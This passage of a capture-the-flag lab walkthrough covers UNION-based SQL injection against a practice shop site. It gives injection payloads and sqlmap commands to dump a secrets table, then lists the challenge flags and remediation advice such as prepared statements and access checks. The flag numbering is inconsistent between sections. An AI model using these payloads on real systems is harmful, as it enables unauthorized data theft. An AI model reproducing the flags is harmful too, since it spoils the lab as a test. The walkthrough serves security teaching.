
- cart
- orders
- products
- users
- **secret_flags** ← Our target!



Step 6: View Secret Table Columns (Optional)

Want to see what's in the secret_flags table?

test' UNION SELECT 1,column_name,3,4,5 FROM information_schema.columns WHERE table_name='secret_flags'-- -




You'll see:

- id
- flag_name
- flag_value ← This contains our flag!
- description

Retrieving Flag 4

Final payload:

test' UNION SELECT 1,flag_name,flag_value,description,5 FROM secret_flags-- -



What you'll see: A "product" appears with:

- **Name:** UNION_SQL_FLAG
- **Price: THM{UN10N_B4S3D_SQL_1NJ3CT10N} ← THIS IS FLAG 4!**
- **Description:** Congratulations message

Understanding the Attack

Original Query:

SELECT * FROM products WHERE name LIKE '%test%'

After UNION Injection:

SELECT * FROM products WHERE name LIKE '%test%'

UNION

SELECT 1,flag_name,flag_value,description,5 FROM secret_flags-- -

Result: Database shows BOTH:

1. Products matching "test" (if any)
2. Data from secret_flags table (our flag!)

Tools: Automated Exploitation (Advanced)

You can also use **sqlmap** to automate this:

 # Find databases sqlmap -u **"http://hackmart.infinityfree.me/products.php?search=test"** –dbs

 # Find tables sqlmap -u **"http://hackmart.infinityfree.me/products.php?search=test"** **-**D hackmart --tables

 # Dump secret_flags table sqlmap -u **"http://hackmart.infinityfree.me/products.php?search=test"** -D hackmart -T secret_flags --dump

Learning Takeaways

Why this works:

- Unparameterized SQL queries
- Ability to inject UNION statements
- No input filtering

Prevention:

- Use prepared statements with parameterized queries
- Implement input validation
- Apply principle of least privilege for database users
- Use WAF (Web Application Firewall)

Summary & Remediation

All Flags

Flag 1: THM{SQL_1NJ3CT10N_4UTH_BYP4SS}

Flag 2: THM{R3FL3CT3D_XSS_V1CT0RY}

Flag 3: THM{UN10N_B4S3D_SQL_1NJ3CT10N}

Flag 4: THM{BR0K3N_ACC3SS_C0NTR0L_PWN3D}

Vulnerability Mapping

Vulnerability	OWASP Category	Severity
SQL Injection (Auth Bypass)	A03:2021 - Injection	Critical
Reflected XSS	A03:2021 - Injection	High
UNION SQL Injection	A03:2021 - Injection	Critical
Broken Access Control	A01:2021 - Broken Access Control	High

General Remediation Strategies

1. Input Validation:

- Whitelist acceptable inputs
- Sanitize all user inputs
- Use type checking

2. Output Encoding:

- HTML entity encoding for XSS prevention
- Context-aware encoding

3. Prepared Statements:

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username=? AND password=?");
$stmt->bind_param("ss", $username, $password);
```

4. Access Control:

```
if(!isset($_SESSION['is_admin']) || $_SESSION['is_admin'] != 1) {
   header("Location: unauthorized.php");
   exit();
}
```

5. Security Headers:

header("X-XSS-Protection: 1; mode=block");

header("X-Frame-Options: DENY");

header("Content-Security-Policy: default-src 'self'");

Additional Security Measures

1. **Password Hashing:**
    - Use password_hash() and password_verify()
    - Never store plaintext passwords
2. **HTTPS:**
    - Encrypt data in transit
    - Prevent MITM attacks
3. **Session Security:**
    - Regenerate session IDs
    - Set secure cookie flags
    - Implement session timeout
4. **Rate Limiting:**
    - Prevent brute force attacks
    - Implement CAPTCHA
5. **Error Handling:**
    - Don't expose sensitive information
    - Use custom error pages

Learning Outcomes

After completing this challenge, you should understand:

- ☑ How SQL injection works and how to exploit it
- ☑ Different types of XSS attacks
- ☑ UNION-based SQL injection techniques
- ☑ Importance of proper access control
- ☑ How to identify and exploit common web vulnerabilities
- ☑ Best practices for secure web development